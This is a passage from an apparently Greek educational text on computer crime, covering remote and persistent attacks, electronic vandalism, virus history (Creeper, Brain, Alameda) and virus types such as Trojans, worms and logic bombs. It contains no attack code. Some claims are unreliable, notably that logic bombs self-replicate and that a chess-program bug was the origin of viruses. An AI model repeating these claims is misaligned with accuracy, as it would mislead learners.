Η δεύτερη ποιοτική διαφορά βρίσκεται στη μόνιμη και συχνά αυτόματη φύση των αποτελεσμάτων του πληροφορικού εγκλήματος. Από τη στιγμή που εντοπίζεται ένας τρόπος παράκαμψης (loophole) της βασικής ρουτίνας ενός λογισμικού (software) και ο δράστης αξιοποιεί την αδυναμία αυτή για πρώτη φορά, έχει πλέον τη δυνατότητα να την αξιοποιεί μόνιμα. Μάλιστα, συχνά δε χρειάζεται να επαναλάβει κάποια από τις αρχικές του ενέργειες, καθώς το τροποποιημένο λογισμικό συνεχίζει να εκτελεί τις κακόβουλες ενέργειες χωρίς ανθρώπινη παρέμβαση. Ακόμα και στην περίπτωση που ο δράστης θα αποσυρθεί κάποια στιγμή ή θα πάψει να ενδιαφέρεται για την εκμετάλλευση της ευπάθειας, τα αποτελέσματα των ενεργειών του μπορεί να παραμένουν και να λειτουργούν αυτόματα, αν δε ληφθούν τα κατάλληλα μέτρα για την εξουδετέρωση της αρχικής παραβίασης. Αυτή η μόνιμη και αυτόματη φύση των ψηφιακών επιθέσεων τις καθιστά ιδιαίτερα επικίνδυνες, διότι μπορούν να συνεχίσουν να προκαλούν ζημιές σε συστήματα ή να χρησιμοποιούνται για κακόβουλες ενέργειες ακόμη και μετά την αρχική επίθεση.

Η τρίτη ποιοτική διαφορά αναπτύσσεται τις τελευταίες δεκαετίες ταχύτερα στον τομέα των πληροφορικών επιθέσεων. Οι πληροφορικές επιθέσεις πρόσφεραν την ικανότητα της εξ αποστάσεως διάπραξης πληροφορικών εγκλημάτων μέσω των εθνικών ή και των διεθνών τηλεπικοινωνιακών δικτύων. Η φυσική παρουσία του δράστη στο χώρο που σκοπεύει να παραβιάσει ή η άμεση επαφή του με τον υπολογιστή-στόχο δεν είναι πλέον αναγαία. Κατ’ αυτό τον τρόπο, ο δράστης παραμένει αμέσως αόρατος και, συνεπώς, ο εντοπισμός του απαιτεί νέες αρχές και πρότυπα δράσης από μέρους διωκτικών μηχανισμών. Αυτού του είδους οι επιθέσεις απαιτούν νέες τεχνικές και πρότυπα ανίχνευσης, καθώς τα παραδοσιακά μοντέλα ασφαλείας, τα οποία βασίζονται κυρίως στην άμεση επαφή ή στη φυσική παρουσία, καθίστανται αναποτελεσματικά για την αντιμετώπιση των εξ αποστάσεως επιθέσεων. Οι επιτιθέμενοι χρησιμοποιούν συνήθως σύνθετες τεχνικές για να κρύψουν την πραγματική τους τοποθεσία και τα ίχνη τους, γεγονός που καθιστά τις απομακρυσμένε επιθέσεις ιδιαίτερα δύσκολες στην αντιμετώπιση.

4.3 Ηλεκτρονικός Βανδαλισμός

Ο ηλεκτρονικός βανδαλισμός αποτελεί μία από τις πιο ενδιαφέρουσες μορφές πληροφορικού εγκλήματος. Αυτό φανερώνεται από το γεγονός πως στη διεθνή βιβλιογραφία το θέμα επισημαίνεται και τονίζεται διαρκώς. Ο όρος «βανδαλισμός» αναφέρεται ειδικά στην αυθαίρετη άμεση ή έμμεση παρείσδυση σε ένα σύστημα υπολογιστή με πρωταρχικό σκοπό την παρεμπόδιση της λειτουργίας του ή την πρόκληση ζημιάς στο σύστημα ή στα περιεχόμενά του.

Οι μορφές του ηλεκτρονικού βανδαλισμού είναι δυνατό να διακριθούν δύο βασικές κατηγορίες. Η πρώτη αφορά στη μη εξουσιοδοτημένη πρόσβαση (hacking) και η δεύτερη στη μετάδοση ιού. Αν και αυτές οι δύο μορφές συχνά αναφέρονται στη βιβλιογραφία ως παρόμοιες κατηγορίες εγκλημάτων, στην πραγματικότητα διαφέρουν σημαντικά. Το hacking αποτελεί μορφή πληροφορικής δραστηριότητας που δεν είναι απαραίτητο να έχει ως συνέπεια την πρόκληση ζημιάς στον υπολογιστή. Συνήθως δε, στη μορφή του απλού hacking (ή browsing – «περιήγησης) οι ζημιές απουσιάζουν εντελώς.

Εκτός της άμεσης φυσικής ή ηλεκτρονικής πρόσβασης που αποσκοπεί στην πρόκληση ζημιών στον υπολογιστή, την πιο γνωστή και διαδεδομένη μορφή ηλεκτρονικού βανδαλισμού αποτελούν οι ηλεκτρονικοί ιοί. Όπως κάθε σύστημα – είτε οργανικό, είτε τεχνητό – δεν είναι τέλειο, έτσι και το πληροφοριακό σύστημα παρουσιάζει ατέλειες και τρωτά σημεία που μπορούν να γίνουν στόχος επιθέσεων. Οι ατέλειες αυτές μπορεί να αφορούν στην ασφάλειά του, στον τρόπο που διαχειρίζεται τα δεδομένα, στον τρόπο που είναι οργανωμένα τα επιμέρους τμήματά του. Οι ηλεκτρονικοί ιοί αποτελούν ακριβώς μία μορφή προγράμματος που εκμεταλλεύεται τις συγκεκριμένες ατέλειες για να προκαλέσει ζημιά, ή, ευρύτερα, για να εκτελέσει τη λειτουργία για την οποία δημιουργήθηκε.

Οι ηλεκτρονικοί ιοί, αν και προϋπήρχαν σε διάφορες μορφές, ορίστηκαν και προσδιορίστηκαν για πρώτη φορά από τον Fred Cohen το 1984. Ο Cohen ήταν ο πρώτος που χρησιμοποίησε τον όρο «ιός υπολογιστή» (computer virus) όταν ακόμη ήταν φοιτητής στο πανεπιστήμιο της Καλιφόρνια. Σύμφωνα, λοιπόν, με τον Cohen, ιός υπολογιστή είναι «κάθε πρόγραμμα το οποίο μπορεί να “μολύνει” άλλα προγράμματα ώστε να συμπεριλαμβάνουν ένα εξελιγμένο αντίγραφό του». Ένας πιο λεπτομερής ορισμός του ιού είναι ο ακόλουθος :

«Ο ιός είναι ένα μικρό πρόγραμμα υπολογιστή το οποίο μπορεί να μείνει αδρανές για μήνες μέχρι να εκτελέσει την καταστροφική του αποστολή, που για παράδειγμα μπορεί


να είναι η διαγραφή του περιεχομένου του σκληρού δίσκου. Η ομοιότητα στην δράση του ιού υπολογιστή με ένα βιλογικό ιό είναι σχεδόν αλλόκοτη. Ένας ιός υπολογιστή μπορεί να αυτοαντιγράφεται και να αυτοδιαδίδεται από σύστημα σε σύστημα. Μολύνει ή κρύβεται μέσα σε κάποιο άλλο πρόγραμμα, το οποίο μπορεί να είναι το λειτουργικό σύστημα του υπολογιστή ή κάποιο πρόγραμμα εφαρμογής.»

Η «ιστορία» της γένεσης των ιών και, συγχρόνως, της στοιχειώδους νοημοσύνης έχει ως εξής : Κατά τη δεκαετία του 60 στο πανεπιστήμιο του MIT ορισμένοι προγραμματιστές – hackers κατασκεύασαν ένα πρόγραμμα για να παίζουν μεταξύ τους, αλλά και εναντίον υπολογιστή, σκάκι. «Ένα αξιομνημόνευτο πρωινό οι hackers μαζεύτηκαν για να διαπιστώσουν τη λειτουργία του προγράμματος καθώς αυτό θα έκανε τις πρώτες του κινήσεις. Η αρχική εκτέλεση του υπολογιστή ήταν αρκετά καλή, αλλά μετά από οκτώ περίπου κινήσεις ο υπολογιστής ήρθε σε δύσκολη θέση και ήταν έτοιμος να δεχτεί ματ. Όλοι αναρωτιούνταν για την αντίδραση του υπολογιστή. Περίμεναν λίγο (όλοι ήξεραν πως σε αυτό το διάστημα της αναμονής ο υπολογιστής ουσιαστικά «σκεφτόταν», αν υπολογιστεί ότι η σκέψη συμπεριλαμβάνει το μηχανικό συνδυασμό διάφορων κινήσεων, την αξιολόγησή τους, την απόρριψη των περισσοτέρων και τη χρήση μιας προκαθορισμένης δέσμης κριτηρίων για να γίνει η τελική επιλογή μίας κίνησης). Τελικά, ο υπολογιστής κίνησε ένα πιόνι δύο τετράγωνα εμπρός παραβιάζοντας των κανόνα και αναπηδώντας πάνω από ένα άλλο πιόνι. Έτσι, ανακαλύφθηκε ένα ελάττωμα (bug)! Το πρώτο έξυπνο ελάττωμα – αφού γλίτωσε τον υπολογιστή από το ματ. Ίσως το πρόγραμμα να δημιούργησε ένα νέο αλγόριθμο με τον οποίο θα κατακτούσε το σκάκι.» Αυτό το έξυπνο ελάττωμα αποτέλεσε τη βάση των ιών.

4.4 Τεχνικές Κατηγοριοποιήσεις Ιών

Ο πρώτος γνωστός ιός ονομαζόταν Αναρριχητής (Creeper) και παρουσιάστηκε το 1970 από τον Thomas. Ο Αναρριχητής παρείσδυσε στο Arpanet – το δίκτυο που αποτέλεσε την αφετηρία του Internet – και εμφάνιζε το εξής μήνυμα στην οθόνη του υπολογιστή : «Είμαι ο Αναρριχητής! Πιάσε με αν μπορείς!». Το αντίδοτό του ήταν ο Θέριστης (Reaper), ένα πρόγραμμα που κυνηγούσε και εξουδετέρωνε τον Αναρριχητή.

Μήνυμα του Αναρριχητή στην οθόνη του υπολογιστή




Ο Reaper (Θεριστής) συχνά θεωρείται το πρώτο πρόγραμμα που εξουδετερώνει κάποιο ιό

Ο ηλεκτρονικός βανδαλισμός με τη χρήση ιών μπορεί να πάρει τρεις βασικές μορφές:

- Η πρώτη αναφέρεται στο σβήσιμο δεδομένων ή αρχείων ή στην ολοκληρωτική καταστροφή τους.
- Η δεύτερη αναφέρεται στην κωδικοποίηση αρχείων με τέτοιο τρόπο ώστε ο χρήστης να μην μπορεί να έχει πρόσβαση σε αυτά. Στην ειδική περίπτωση τα αρχεία δεν καταστρέφονται κατ'ανάγκη, αλλά, ταυτόχρονα, δεν είναι προσβάσιμα.
- Η τρίτη αναφέρεται στην υπερφόρτωση του συστήματος με αποτέλεσμα είτε την αργή λειτουργία του είτε την πλήρη αδυναμία του να λειτουργήσει. Και σε αυτή τη μορφή, όπως και στην προηγούμενη, δεν υπάρχει καταστροφή δεδομένων, αλλά το σύστημα καθηλώνεται έως ένα βαθμό.

Κάποιες βασικές κατηγορίες-τεχνικές ιών είναι :


- Οι «Δούρειοι Ίπποι» (Trojan Horses), οι οποίοι είναι οι πιο συνηθισμένοι τύποι καταστροφικών ιών. Ο «Δούρειος Ίππος» είναι πρόγραμμα κρυμμένο μέσα σε ένα άλλο χρήσιμο πρόγραμμα – τον «ξενιστή» - και στις κατάλληλες συνθήκες εκτελεί μία εκ πρώτης όψεως αφανή λειτουργία με ζημιογόνα ή καταστροφικά αποτελέσματα. Η λειτουργία αυτή είναι κατά κανόνα απλή: δεν υπερβαίνει τη μετάδοση-αντιγραφή του σε κάποιο άλλο πρόγραμμα μέσα στον υπολογιστή. Συχνά, όμως, μέσω του δούρειου ίππου επιδιώκονται πιο καταστροφικοί σκοποί, όπως είναι η διαγραφή των αρχείων και προγραμμάτων που είναι αποθηκευμένα στο σκληρό δίσκο ή η καταστροφή γραπτών κειμένων και στατιστικών αρχείων. Ο δούρρειος ίππος μπορεί να εισαχθεί μέσω κάποιου δικτύου, μέσω κάποιου πίνακα ανακοινώσεων (bulletin board) ή μέσω δισκέτας και να διαδοθεί σε όλο το σύστημα. Για παράδειγμα, μπορεί κάποιος ανυποψίαστος υπάλληλος που εργάζεται σε ένα μολυσμένο πρόγραμμα στο σπίτι του, να αντιγράψει τη δουλειά του σε μία δισκέτα και να την πάει στο γραφείο του για να συνεχίσει, μολύνοντας τελικά όλο το σύστημα υπολογιστών του γραφείου. Παραδείγματα δούρρειων ίππων είναι τα Backdoor Trojans, τα Downloader Trojans και τα Rootkit Trojans.



Παραδείγματα "Δούρρειων Ίππων"

- Το «σκουλήκι» (worm), το οποίο είναι και αυτό ένας τύπος καταστροφικού ιού. Ο όρος σκουλήκι γενικά τονίζει ότι το πρόγραμμα αυτοδιαδίδεται διαμέσου ενός δικτύου ή ενός πίνακα ανακοινώσεων με συνεχείς ελιγμούς από υπολογιστή σε υπολογιστή μέχρι να εξαπλωθεί σε όλα τα συνδεδεμένα συστήματα. Στην απλούστερη μορφή τους, τα σκουλήκια δεν αποτελούν ιούς διότι δεν χρησιμοποιούν τη λογική των ξενιστών τους. Επιπλέον, τα σκουλήκια δεν πολλαπλασιάζονται με τη συνηθισμένη τεχνική των ιών, δηλαδή με την εισαγωγή της «λογικής» τους στους ξενιστές. Αντίθετα, είναι αυτόνομα και χρησιμοποιούν μηχανισμούς επικοινωνίας μεταξύ υπολογιστών για να προκαλέσουν ζημιά.

Παραδείγματα σκουληκιών αποτελούν τα email worms, τα crypto-worms και τα File-sharing worms.



Παραδείγματα "Σκουληκιών"

- Τέλος, οι «λογικές βόμβες» (logical bombs) είναι μία τεχνική, όπου αφανή μέρη σε ένα πρόγραμμα και ενεργοποιούνται όταν λάβει χώρα ένα συγκεκριμένο γεγονός. Αυτό μπορεί να είναι η πάροδος ενός συγκεκριμένου χρονικού διαστήματος μετά την εισαγωγή τους, ο αριθμός ενεργοποιήσεων του ξενιστή τους από τον χρήστη, ή όπως είναι πιο συνηθισμένο, μία προκαθορισμένη ημερομηνία. Οι λογικές βόμβες μπορεί να είναι πιο καταστροφικές από τους δύο προηγούμενους τύπους μόλυνσης του υπολογιστή διότι, αφενός είναι πιο απλές στην κατασκευή τους και, αφετέρου, μπορούν να επηρεάσουν διάφορα σωσμένα αρχεία ή και ολόκληρο το λογισμικό. Η ειδοποιός διαφορά των λογικών βομβών από τους δύο προηγούμενους τύπους είναι πως αυτές αυτοπολλαπλασιάζονται – εκτός και αν οι ιδιότητές τους συντεθούν με ιδιότητες των άλλων τύπων.

Αν και αυτές οι κατηγορίες είναι οι πιο διαδεδομένες κατηγορίες ιών στη διεθνή βιβλιογραφία δεν σημαίνει ότι είναι και οι μοναδικές. Μερικές ακόμη είναι ο «καρκίνος» (crab) και το «βακτήριο» (bacterium). Είναι φανερό πως αυτές οι τρεις κατηγορίες δεν

είναι αυτόνομες και διακριτές μεταξύ τους. Είναι ιδιαίτερα συχνό φαινόμενο ένας ειδικός ιός να συνδυάζει στοιχεία από τις τρεις ή και τις πέντε κατηγορίες.

Μία δεύτερη μορφή κατηγοριοποίησης των ιών αφορά στον τρόπο δράσης και κίνησης μέσα σε έναν ηλεκτρονικό υπολογιστή. Με βάση αυτό το κριτήριο ,οι ιοί μπορούν να διακριθούν και με βάση το μέρος του υπολογιστή το οποίο προσβάλλουν. Και σε αυτή τη μορφή διακρίνονται τρεις κατηγορίες : Πιο συγκεκριμένα, υπάρχουν ιοί που προσβάλλουν, πρώτο, το σύστημα εκκίνησης του υπολογιστή (boot infectors), δεύτερο, το σύστημα του υπολογιστή (system infectors) και, τρίτο, τις εφαρμογές του υπολογιστή (application infectors). Ορισμένα παραδείγματα ίσως διευκρινίζουν τη δράση των ιών ως προς το σύστημα που προσβάλλουν. Όσον αφορά στους ιούς που προσβάλλουν το σύστημα εκίνησης, ο Brain και ο Alameda αποτελούν χαρακτηριστικά παραδείγματα.

Ο ιός Brain είναι ένας ιός υπολογιστή που κυκλοφόρησε στην πρώτη του μορφή στις 19 Ιανουαρίου 1986, και θεωρείται ο πρώτο ιός υπολογιστή για τον Προσωπικό Υπολογιστή της IBM (IBM PC) και τους συμβατούς. Ο Brain επηρεάζει τον υπολογιστή αντικαθιστώντας τον τομέα εκκίνησης μιας δισκέτας με ένα αντίγραφο του ιού. Ο πραγματικός τομέας εκκίνησης μετακινείται σε άλλο τομέα και επισημαίνεται ως κακός. Οι μολυσμένοι δίσκοι έχουν συνήθως 5 kilobyte κακών τομέων. Η ετικέτα δίσκου συνήθως αλλάζει σε ©Brain και το ακόλουθο κείμενο μπορεί να φανέι σε μολυσμένους τομείς εκκίνησης:

Welcome to the Dungeon (c) 1986 Amjads (pvt) Ltd VIRUS_SHOE RECORD V9.0
Dedicated to the dynamic memories of millions of viruses who are no longer with us today - Thanks GOODNESS!!! BEWARE OF THE er..VIRUS : this program is catching program follows after these ....$#@%$@!!

Ο Alameda είναι παρόμοιος με τον Brain. Η διαφορά του είναι ότι διαγράφει αμέσως το βασικό σύστημα εκκίνησης του υπολογιστή, αντικαθιστώντας το αμέσως με ένα εικονικό σύστημα εκκίνησης ώστε να καλύπτει την απώλεια, και με αποτέλεσμα την αδυναμία εκκίνησης του υπολογιστή. Πρωτοεμφανίστηκε στο κολλέγιο Merrit της Καλιφόρνιας. Οι επιπλέον ζημιές που προκαλούσε αφορούσαν την κατάρρευση του συστήματος, την αργή εκκίνηση και την απώλεια δεδομένων.

4.5 Προϋποθέσεις Μετάδοσης Ιών

Βασική προϋπόθεση για τη μετάδοση ιών ήταν η συμβατότητα που αναπτύχθηκε μεταξύ των προσωπικών ηλεκτρονικών υπολογιστών. Η συμβατότητα είχε ως σκοπό την καλύτερη επικοινωνία μεταξύ υπολογιστών σε επίπεδο λειτουργικού συστήματος και λογισμικού. Μέσω της εξασφάλισης συμβατότητας έγινε δυνατό ένας υπολογιστής να μη χρειάζεται το δικό του αυτόνομο λειτουργικό σύστημα αλλά να μπορεί να χρησιμοποιεί ένα ήδη υπάρχον, κοινό για όλους τους υπολογιστές. Το ίδιο ίσχυσε και στην περίπτωση του λογισμικού όπου ένα πρόγραμμα ήταν δυνατό να «τρέξει» σε όλους τους συμβατούς με αυτό υπολογιστές.

Όμως, η συμβατότητα όλων των υπολογιστών σε αυτό το λογισμικό σήμανε και τη συμβατότητα όλων των υπολογιστών σε αυτούς τους ιούς και, κατά προέκταση, σε όλους τους ιούς. Οι δισκέτες, δηλαδή το πιο κοινό μέσο μεταφοράς πληροφοριών και προγραμμάτων, αποτέλεσαν το πρώτο μέσο μετάδοσης των ιών από υπολογιστή σε υπολογιστή. Η κατάσταση αυτή άλλαξε με την εμφάνιση του modem και την οργάνωση δικτύων μεταξύ υπολογιστικών συστημάτων. Είναι γεγονός πως δίκτυα υπολογιστών προϋπήρχαν. Όμως, οι χρήστες που συμμετείχαν σε αυτά ήταν περιορισμένοι, τουλάχιστον σε σχέση με τις δυνατότητες των δικτύων. Η σταδιακή ανάπτυξη και διερεύνηση των δικτύων οδήγησε στη δημιουργία και ανάπτυξη του Διαδικτύου που, ανάμεσα στα άλλα, αποτελεί τον σημαντικότερο «μεταφορέα» ιών.


Συγχρόνως όμως, εκτός από το περιβάλλον που φιλοξενεί , έχουν αλλάξει και οι ιοί, τόσο λόγω της τεχνολογίας των «αντιβιοτικών» που έχει αναπτυχθεί εναντίον τους (μία τεχνολογία στην οποία βασίζεται ολόκληρη η βιομηχανία και οι εφαρμογές της πληροφορικής) όσο και στην εξέλιξη της κατασκευής ιών. Οι κατασευαστές τους έχουν πλέον την κατάρτιση αλλά και τα απαραίτητα μέσα στη διάθεσή τους για να κατασκευάζουν όλο και πιο πολύπλοκους ιούς. Μία από τις πιο ενδιαφερουσες αλλαγές που έχουν εντοπιστεί στους σύγχρονους ηλεκτρονικούς ιούς είναι η δυνατότητά τους να μεταλλάσσονται ώστε να γίνεται ακόμη πιο δύσκολη η εξουδετέρωσή τους.

Μία αξιοσημείωτη εξέλιξη το 2023 ήταν το ransomware, το οποίο τον Μάρτιο ξεπέρασε τα ρεκόρ επιθέσεων ransomware με αύξηση 62% από έτος σε έτος. Αυτή η τάση συνεχίστηκε σε γενικές γραμμές το 2024, με τις επιθέσεις ransomware να βρίσκονται σε υψηλό όλων των εποχών από μήνα σε μήνα και από έτος σε έτος. Πέρα από το ransomware, πολλοί τύποι κακόβουλου λογισμικού παραμένουν μία συνεχής μάστιγα και οι ολοένα και πιο εξελιγμένοι φορείς επιθέσεων, συμπεριλαμβανομένων των trojans και των λήψεων Drive-by, καθιστούν δυσκολότερη την 